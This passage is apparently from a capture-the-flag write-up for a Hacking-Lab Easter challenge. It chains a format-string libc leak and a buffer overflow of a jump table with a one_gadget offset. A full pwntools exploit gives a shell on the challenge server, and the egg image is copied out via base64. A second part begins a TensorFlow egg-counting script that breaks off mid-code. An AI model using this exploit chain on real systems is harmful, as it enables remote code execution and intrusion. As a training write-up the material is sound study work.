
... and reran the script locally. After the congratulation message is displayed, we can verify the overflow by viewing the memory with `gdb` (I use gdb-peda):

```
root@kali:~/Documents/he19/egg23# gdb ./maze $(pidof maze)
Reading symbols from ./maze...(no debugging symbols found)...done.
Attaching to program: /root/Documents/he19/egg23/maze, process 8582
...
gdb-peda$ x/6xg 0x603160
0x603160:       0x0041414141414141      0x0000000000400bde
0x603170:       0x00000000004010e3      0x0000000000401656
0x603180:       0x0000000000401e44      0x0000000000000000
```

The first address of the jump-table has been overwritten with the value `0x0041414141414141`. We can trigger a call to this function by entering `0` in the main menu:

```
[----------------------------------registers-----------------------------------]
RAX: 0x41414141414141 ('AAAAAAA')
RBX: 0x0
RCX: 0x7f3c7f25a804 (<write+20>:        cmp    rax,0xfffffffffffff000)
RDX: 0x0
RSI: 0x7f3c7f32d8c0 --> 0x0
RDI: 0x0
RBP: 0x7ffec3f673a0 --> 0x401fc0 (push   r15)
RSP: 0x7ffec3f67380 --> 0x401fc0 (push   r15)
RIP: 0x401faa (call   rax)
R8 : 0x7f3c7f32d8c0 --> 0x0
R9 : 0x7f3c7f332500 (0x00007f3c7f332500)
R10: 0x7f3c7f2dbae0 --> 0x100000000
R11: 0x246
R12: 0x400a60 (xor    ebp,ebp)
R13: 0x7ffec3f67480 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10297 (CARRY PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x401f9a:    mov    rax,QWORD PTR [rax*8+0x603160]
   0x401fa2:    mov    QWORD PTR [rbp-0x10],rax
   0x401fa6:    mov    rax,QWORD PTR [rbp-0x10]
=> 0x401faa:    call   rax
   0x401fac:    mov    DWORD PTR [rbp-0x14],0x0
   0x401fb3:    jmp    0x401eaa
   0x401fb8:    nop    DWORD PTR [rax+rax*1+0x0]
   0x401fc0:    push   r15
No argument
[-------------------------------------stack-------------------------------------]
0000| 0x7ffec3f67380 --> 0x401fc0 (push   r15)
0008| 0x7ffec3f67388 --> 0x400a60 (xor    ebp,ebp)
0016| 0x7ffec3f67390 --> 0x41414141414141 ('AAAAAAA')
0024| 0x7ffec3f67398 --> 0xa00000000000000 ('')
0032| 0x7ffec3f673a0 --> 0x401fc0 (push   r15)
0040| 0x7ffec3f673a8 --> 0x7f3c7f19409b (<__libc_start_main+235>:       mov    edi,eax)
0048| 0x7ffec3f673b0 --> 0x0
0056| 0x7ffec3f673b8 --> 0x7ffec3f67488 --> 0x7ffec3f6854c --> 0x4700657a616d2f2e ('./maze')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000401faa in ?? ()
```

The program raises a segmentation fault, since `rax` contains `0x41414141414141`. Thus we successfully control the instruction pointer.


Since *NX* is enabled and the server is probably running *ASLR*, it is quite challenging to determine an address we could jump to. Luckily another vulnerability comes in handy here.

Vulnerability 2: Format String

When running the program, the first thing the user is supposed to do is entering his name. This felt quite strange, because the name did not seem to be used anywhere. Though, I could not spot an overflow vulnerability, where the name is read.

What also felt quite strange is the fact that the entered commands (e.g. `go south`) are XORed with `0x42` before being compared.

Along with `r2` I usually use ghidra to keep track of the decompiled C source code. When browsing the C source code, the following part caught my attention:



The XORed string being compared here is (`'5*-#/+HB'`), which actually is the command ...

```
root@kali:~/Documents/he19/egg23# python
>>> s = '5*-#/+HB'
>>> r = ''
>>> for c in s:
...   r+=chr(0x42^ord(c))
...
>>> r
'whoami\n\x00'
```

... `whomai`.

And this command obviously outputs the entered username: `printf(&DAT_00603200)`. The username string is the first parameter to the call to `printf`, which is the format string to be used. Thus we have a classical format string vulnerability! Let's quickly verify this by inserting format specifiers in the name:

```
root@kali:~/Documents/he19/egg23# ./maze

Please enter your name:
> %p.%p.%p
```

```
Choose:
[1] Change User
[2] Help
[3] Play
[4] Exit
> 3

Your position:

   +-----+-----+
               |
               |
               |
   +-----+     +
         |     |
         |  X  |
         |     |
         +-----+









Enter your command:
> whoami

Your position:

   +-----+-----+
               |
               |
               |
   +-----+     +
         |     |
         |  X  |
         |     |
         +-----+




0x4025a7.0x4025af.0x7f87088a4804


Enter your command:
>
```

It works! We successfully leaked three addresses using the format specifier `%p`.

Forging the final exploit

Summing it up, the two vulnerabilities enable use to:

- control the instruction pointer (buffer overflow)
- leak register and stack values (format string vulnerability)

Actually the format string vulnerability could also be used to control the instruction pointer, though it is far more easy to use the buffer overflow for this purpose and leverage the format string vulnerability to leak addresses only.

As we have already pointed out, the binary is compiled with *NX* (we cannot directly executed shellcode on the stack or other writable segments) and *ASLR* is probably enabled on the server (we do not know address of e.g. the libc).

Thus the attack plan looks like this:

- determine libc version on the sever by leaking a libc address (format string vulnerability)
- calculate libc base address
- calculate address of one gadget
- overwrite jump-table with one gadget address (buffer overflow)
- trigger one gadget by choosing `0` in the main menu

In order to determine the libc version, we need to leak a libc address. For this purpose the format string vulnerability can be used. At first let's set a breakpoint on the vulnerable `printf` call:

```
root@kali:~/Documents/he19/egg23# gdb ./maze
Reading symbols from ./maze...(no debugging symbols found)...done.
gdb-peda$ b *0x401e17
Breakpoint 1 at 0x401e17
gdb-peda$
```

Now we run the program (`r`), enter some name (e.g. `test`), choose `[3] Play` and enter the command `whoami` in order to hit the breakpoint:

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffff7eca804 (<write+20>:        cmp    rax,0xfffffffffffff000)
RDX: 0x4025af --> 0x5b1b002165794200
RSI: 0x4025a7 ("5*-#/+HB")
RDI: 0x6031f0 --> 0x74736574 ('test')
RBP: 0x7fffffffe100 --> 0x7fffffffe130 --> 0x401fc0 (push   r15)
RSP: 0x7fffffffe0d0 --> 0x6031a0 --> 0x7ffff7f9c760 --> 0xfbad2a84
RIP: 0x401e17 (call   0x400970 <printf@plt>)
R8 : 0x7ffff7fa2500 (0x00007ffff7fa2500)
R9 : 0x7ffff7fa2500 (0x00007ffff7fa2500)
R10: 0x7ffff7fa2500 (0x00007ffff7fa2500)
R11: 0x246
R12: 0x400a60 (xor    ebp,ebp)
R13: 0x7fffffffe210 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x401e0b:    jne    0x401e1e
   0x401e0d:    mov    edi,0x6031f0
   0x401e12:    mov    eax,0x0
=> 0x401e17:    call   0x400970 <printf@plt>
   0x401e1c:    jmp    0x401e2e
   0x401e1e:    mov    eax,0x0
   0x401e23:    call   0x400bba <error>
   0x401e28:    nop
Guessed arguments:
arg[0]: 0x6031f0 --> 0x74736574 ('test')
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe0d0 --> 0x6031a0 --> 0x7ffff7f9c760 --> 0xfbad2a84
0008| 0x7fffffffe0d8 --> 0x7ffff7f9c760 --> 0xfbad2a84
0016| 0x7fffffffe0e0 --> 0x7ffff7f982a0 --> 0x0
0024| 0x7fffffffe0e8 --> 0x7ffff7e4ff9d (<fflush+157>:  xor    edx,edx)
0032| 0x7fffffffe0f0 --> 0x0
0040| 0x7fffffffe0f8 --> 0x15f00000000
0048| 0x7fffffffe100 --> 0x7fffffffe130 --> 0x401fc0 (push   r15)
0056| 0x7fffffffe108 --> 0x401fac (mov    DWORD PTR [rbp-0x14],0x0)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000401e17 in ?? ()
gdb-peda$
```

The first argument to the `printf` call is passed in `RDI`. This is the name we entered, which is used as the format string (in this case `"test"`). Leveraging this we can leak all following arguments, which are passed in the following order:

- RSI
- RDX
- RCX
- R8
- R9
- Stack ...

This means that we can print the value of `RSI` by inserting the format specifier `%1$p`, `RDX` with `%2$p`, `RCX` with `%3$p` and so forth. The first item on the stack can thus be leaked with the format specifier `%6$p`.

Viewing the stack we can see that the second item on the stack is actually a libc address of the symbol `_IO_2_1_stdout_`:

```
gdb-peda$ x/xg 0x7ffff7f9c760
0x7ffff7f9c760 <_IO_2_1_stdout_>:       0x00000000fbad2a84
```

In order to leak this address we need to insert the format specifier `%7$p`:

```
root@kali:~/Documents/he19/egg23# ./maze

Please enter your name:
> %7$p

Choose:
[1] Change User
[2] Help
[3] Play
[4] Exit
> 3

Your position:

   +     +
   |     |
   |     |
   |     |
   +     +-----+
   |           |
   |        X  |
   |           |
   +-----+-----+




Enter your command:
> whoami

Your position:

   +     +
   |     |
   |     |
   |     |
   +     +-----+
   |           |
   |        X  |
   |           |
   +-----+-----+



0x7f730e1b8760


Enter your command:
>
```

Since the stack position of this address on the server may vary, we need to verify this. I tried different offsets and used the [libc database search] to verify if the leaked address may be the symbol `_IO_2_1_stdout_`. Using the format specifier `%10$p` succeeded:


```
root@kali:~/Documents/he19/egg23# nc whale.hacking-lab.com 7331

Please enter your name:
> %10$p

Choose:
[1] Change User
[2] Help
[3] Play
[4] Exit
> 3

Your position:

               +     +
               |     |
               |     |
               |     |
```

```
        +-----+     +
        |           |
        |  X        |
        |           |
        +-----+-----+
```

```
Enter your command:
> whoami

Your position:

              +     +
              |     |
              |     |
              |     |
        +-----+     +
        |           |
        |  X        |
        |           |
        +-----+-----+
```


```
0x7f5823580620

Enter your command:
>
```

The leaked address of the server is `0x7f5823580620`. Using the [libc database search] we can determine that there are six possible libc versions:



The first three are `i386` libc versions. Since this is a 64-bit binary, we can omit these and only have to focus on the three `x64` versions.

In order to determine the address of all one gadgets within these libc versions, we start by downloading them from the database:



Now we can use the [one_gadget tool] in order to determine the offsets of all one gadgets:

```
root@kali:~/Documents/he19/egg23/libc# one_gadget libc6_2.23-0ubuntu10_amd64.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

Finally we can leverage the buffer overflow to try the different libc versions and one gadgets. In order to do this, we need to make a few adjustments to our former script:

```
#!/usr/bin/env python

from pwn import *
import sys
import re

# libc6_2.23-0ubuntu10_amd64.so
stdout_offset = 0x3c5620
oneg1 = 0x45216
oneg2 = 0x4526a # working !
oneg3 = 0xf02a4
oneg4 = 0xf1147


def getCmd(n):
  if   (n == 0): return 'go north'
  elif (n == 1): return 'go west'
  elif (n == 2): return 'go south'
  elif (n == 3): return 'go east'

p = remote('whale.hacking-lab.com', 7331)
p.sendlineafter('>', '(%10$p)') # name: leak libc address
p.sendlineafter('>', '3')       # play
p.sendlineafter('>', 'whoami')  # whoami
leak = p.recvuntil('>')
x = re.search('\((.*)\)', leak)
libc_leak = int(x.group()[1:-1], 16)
libc_base = libc_leak - stdout_offset
log.success('libc base: ' + hex(libc_base))
log.info('solving maze now ...')

heading = 0 # 0=north, 1=west, 2=south, 3=east
cur = heading
key = ''

while True:
  p.sendline(getCmd(cur))
  ret = p.recvuntil('>')
  #print(ret)
```

```
    #print(getCmd(cur))
    #if (key != ''): print('key: ' + key)
    if ('There is a wall!' in ret):
      if (cur == heading): heading = (heading - 1 ) % 4
      cur = heading
    else:
      heading = cur
      cur = (heading + 1) % 4

    p.sendline('search')
    ret = p.recvuntil('>')
    if ('You found a key!' in ret):
      p.sendline('pick up')
      p.recvuntil('You pick up the key: ')
      key = p.recv(32)
      p.recvuntil('>')
      log.success('found key: ' + key)
    if ('You found a locked chest!' in ret and key == ''):
      log.info('found chest! sending exploit ...')
      p.sendline('open')
      p.recvuntil('The chest is locked. Please enter the key:\n> ')
      p.sendline(key + p64(libc_base + oneg2))
      p.sendline('')  # enter -> main menu
      p.sendline('0') # 0 -> trigger one gadget
      p.recv(10000)
      p.recv(10000)
      p.recv(10000)
      p.interactive()
```

I was quite lucky, since the second one gadget (offset `0x4526a`) in the first libc version I tried (`libc6_2.23-0ubuntu10_amd64.so`) worked immediately.

Running the script yields a shell on the server:

```
root@kali:~/Documents/he19/egg23# ./exploit.py
[+] Opening connection to whale.hacking-lab.com on port 7331: Done
[+] libc base: 0x7f56eb32c000
[*] solving maze now ...
[+] found key: ac85228aa5fea80c85e7213136d8a3c5
[*] found chest! sending exploit ...
[*] Switching to interactive mode
$ id
uid=1000(maze) gid=1000(maze) groups=1000(maze)
$ ls -al
drwxr-xr-x.  21 root root 4096 Apr 16 07:11 .
drwxr-xr-x.  21 root root 4096 Apr 16 07:11 ..
-rwxr-xr-x.   1 root root    0 Apr 16 07:11 .dockerenv
drwxr-xr-x.   2 root root 4096 Jan  5 12:47 bin
drwxr-xr-x.   2 root root    6 Apr 12  2016 boot
drwxr-xr-x.   5 root root  360 Apr 16 07:11 dev
-rw-r--r--.   1 root root  947 Mar 27 12:50 egg.txt
drwxr-xr-x.  53 root root 4096 Apr 16 07:11 etc
drwxr-xr-x.   3 root root   17 Feb 16 08:20 home
drwxr-xr-x.   9 root root 4096 Jan  5 12:47 lib
drwxr-xr-x.   2 root root   33 Jan 23  2018 lib64
drwxr-xr-x.   2 root root    6 Jan 23  2018 media
drwxr-xr-x.   2 root root    6 Jan 23  2018 mnt
drwxr-xr-x.   2 root root    6 Jan 23  2018 opt
dr-xr-xr-x. 510 root root    0 Apr 16 07:11 proc
drwx------.   4 root root   64 Mar 27 14:08 root
drwxr-xr-x.   5 root root   74 Jan  5 12:47 run
drwxr-xr-x.   2 root root 4096 Jan  5 12:47 sbin
drwxr-xr-x.   2 root root    6 Jan 23  2018 srv
dr-xr-xr-x.  13 root root    0 Apr 16 07:08 sys
drwxrwxrwt.   2 root root   37 May 10 10:50 tmp
drwxr-xr-x.  10 root root   97 Jan 23  2018 usr
drwxr-xr-x.  11 root root 4096 Jan 23  2018 var
$ cd home
$ ls -al
total 4
drwxr-xr-x.  3 root root   17 Feb 16 08:20 .
drwxr-xr-x. 21 root root 4096 Apr 16 07:11 ..
drwxr-xr-x.  2 root maze   79 Mar 27 12:52 maze
$ cd maze
$ ls -al
total 100
drwxr-xr-x. 2 root maze    79 Mar 27 12:52 .
drwxr-xr-x. 3 root root    17 Feb 16 08:20 ..
-rw-r--r--. 1 root maze   220 Aug 31  2015 .bash_logout
-rw-r--r--. 1 root maze  3771 Aug 31  2015 .bashrc
-rw-r--r--. 1 root maze   655 May 16  2017 .profile
-rwxr-xr-x. 1 root root 69877 Mar 27 12:51 egg.png
-rwxr-xr-x. 1 root root 14880 Mar 27 10:44 maze
```

As we can see, the folder `/home/maze` contains a file called `egg.png`. Let's simply transfer this on our own machine using base64 and copy&paste:

```
$ cat egg.png | base64 -w0
iVBORw0KGgoAAAANSUhEUgAAAeAAAAHgCAYAAAB91L6VAAAABGdBTUEAA...

root@kali:~/Documents/he19/egg23# echo 'iVBORw0KGgoAAAANSUhEUgAAAeAAAAHgCAYAAAB91L6VAAAABGdBTUEAA...' | base64 -d > egg23.png
```

Finally a QR code that makes sense :)

The flag is he19-71XJ-G5CM-sa6f-mRFa.


---


return to overview ⇧

24 - CAPTEG

In contrary to a lot of challenges where you have to dig in deep in order to understand, what needs to be done exactly, the objective of this challenge was straight forward: count eggs and submit the appropriate amount.

Sounds not too hard, but the problem is, that you have only got 7 seconds and have to pass 42 rounds:






At first I tried different approaches to solve this with an own implementation: searching for RGB patterns, comparing RGB values, fuzzy hashing with a precalculated database, ...

Though, I only reached a success rate of about 80%. This would mean, that the chance to survive 42 rounds is `0.8^42`, which are approximately `0.0085071%`. Not very satisfying.

Thus I reluctantly decided to use TensorFlow and followed this very great tutorial. Also the following page contains useful information.

The mentioned tutorial explains the necessary steps in great detail. At first we have to collect a fair amount of sample images and annotate them (designate where on the image the eggs are).

In order to do this, I used labelImg:



I annotated a total of 32 images. The output of `labelImg` must be converted before the further processing. These steps are also described in the mentioned tutorial.

The next step is to separate the images into test data and train data and start training the model (described here).

I trained the model for about 24 hours. After the training is done, the interference graph needs to be exported and the sample python script of the tutorial needs to be adjusted a little bit (see here).

At first I tried to do the detection on the whole image containing all nine squares, but the accuracy rate was not satisfying. So I split the image into smaller images only containing two squares. This raised the accuracy rate considerably.

The only thing left to do is to add a few lines in the sample script in order to retrieve the images and submit the amount of counted eggs:

```
import numpy as np
import os
import six.moves.urllib as urllib
import sys
import tarfile
import tensorflow as tf
import zipfile

from distutils.version import StrictVersion
from collections import defaultdict
from io import StringIO
from matplotlib import pyplot as plt
from PIL import Image

# This is needed since the notebook is stored in the object_detection folder.
sys.path.append("..")
sys.path.append('/opt/tensorflow/models') # point to your tensorflow dir
sys.path.append('/opt/tensorflow/models/research/object_detection') # point to your tensorflow dir
sys.path.append('/opt/tensorflow/models/slim') # point ot your slim dir

from object_detection.utils import ops as utils_ops

if StrictVersion(tf.__version__) < StrictVersion('1.12.0'):
  raise ImportError('Please upgrade your TensorFlow installation to v1.12.*.')


from utils import label_map_util
```

```
from utils import visualization_utils as vis_util

import requests
from PIL import Image
import time

# What model to download.
MODEL_NAME = 'eggs_graph2'
MODEL_FILE = MODEL_NAME + '.tar.gz'

# Path to frozen detection graph. This is the actual model that is used for the object detection.
PATH_TO_FROZEN_GRAPH = '/opt/tensorflow/models/research/object_detection/'+ MODEL_NAME + '/frozen_inference_graph.pb'

# List of the strings that is used to add correct label for each box.
PATH_TO_LABELS = os.path.join('/root/Documents/he19/egg24/train/training', 'object-detection.pbtxt')

detection_graph = tf.Graph()
with detection_graph.as_default():
  od_graph_def = tf.GraphDef()
  with tf.gfile.GFile(PATH_TO_FROZEN_GRAPH, 'rb') as fid:
    serialized_graph = fid.read()
    od_graph_def.ParseFromString(serialized_graph)
    tf.import_graph_def(od_graph_def, name='')

category_index = label_map_util.create_category_index_from_labelmap(PATH_TO_LABELS, use_display_name=True)

def load_image_into_numpy_array(image):
  (im_width, im_height) = image.size
  return np.array(image.getdata()).reshape(
      (im_height, im_width, 3)).astype(np.uint8)


# If you want to test the code with your images, just add path to the images to the TEST_IMAGE_PATHS.
PATH_TO_TEST_IMAGES_DIR = 'test_images'
TEST_IMAGE_PATHS = [ os.path.join(PATH_TO_TEST_IMAGES_DIR, 'image{}.jpg'.format(i)) for i in range(1, 2) ]

# Size, in inches, of the output images.
IMAGE_SIZE = (12, 8)

def run_inference_for_single_image(image, graph):
  with graph.as_default():
    with tf.Session() as sess:
      # Get handles to input and output tensors
      ops = tf.get_default_graph().get_operations()
      all_tensor_names = {output.name for op in ops for output in op.outputs}
      tensor_dict = {}
      for key in [
          'num_detections', 'detection_boxes', 'detection_scores',
          'detection_classes', 'detection_masks'
      ]:
        tensor_name = key + ':0'
        if tensor_name in all_tensor_names:
          tensor_dict[key] = tf.get_default_graph().get_tensor_by_name(
              tensor_name)
      if 'detection_masks' in tensor_dict:
        # The following processing is only for single image
        detection_boxes = tf.squeeze(tensor_dict['detection_boxes'], [0])
        detection_masks = tf.squeeze(tensor_dict['detection_masks'], [0])
        # Reframe is required to translate mask from box coordinates to image coordinates and fit the image size.
        real_num_detection = tf.cast(tensor_dict['num_detections'][0], tf.int32)
        detection_boxes = tf.slice(detection_boxes, [0, 0], [real_num_detection, -1])
        detection_masks = tf.slice(detection_masks, [0, 0, 0], [real_num_detection, -1, -1])
        detection_masks_reframed = utils_ops.reframe_box_masks_to_image_masks(
            detection_masks, detection_boxes, image.shape[1], image.shape[2])
        detection_masks_reframed = tf.cast(
            tf.greater(detection_masks_reframed, 0.5), tf.uint8)
        # Follow the convention by adding back the batch dimension
        tensor_dict['detection_masks'] = tf.expand_dims(
            detection_masks_reframed, 0)
      image_tensor = tf.get_default_graph().get_tensor_by_name('image_tensor:0')

      # Run inference
      output_dict = sess.run(tensor_dict,
                             feed_dict={image_tensor: image})

      # all outputs are float32 numpy arrays, so convert types as appropriate
      output_dict['num_detections'] = int(output_dict['num_detections'][0])
      output_dict['detection_classes'] = output_dict[
          'detection_classes'][0].astype(np.int64)
      output_dict['detection_boxes'] = output_dict['detection_boxes'][0]
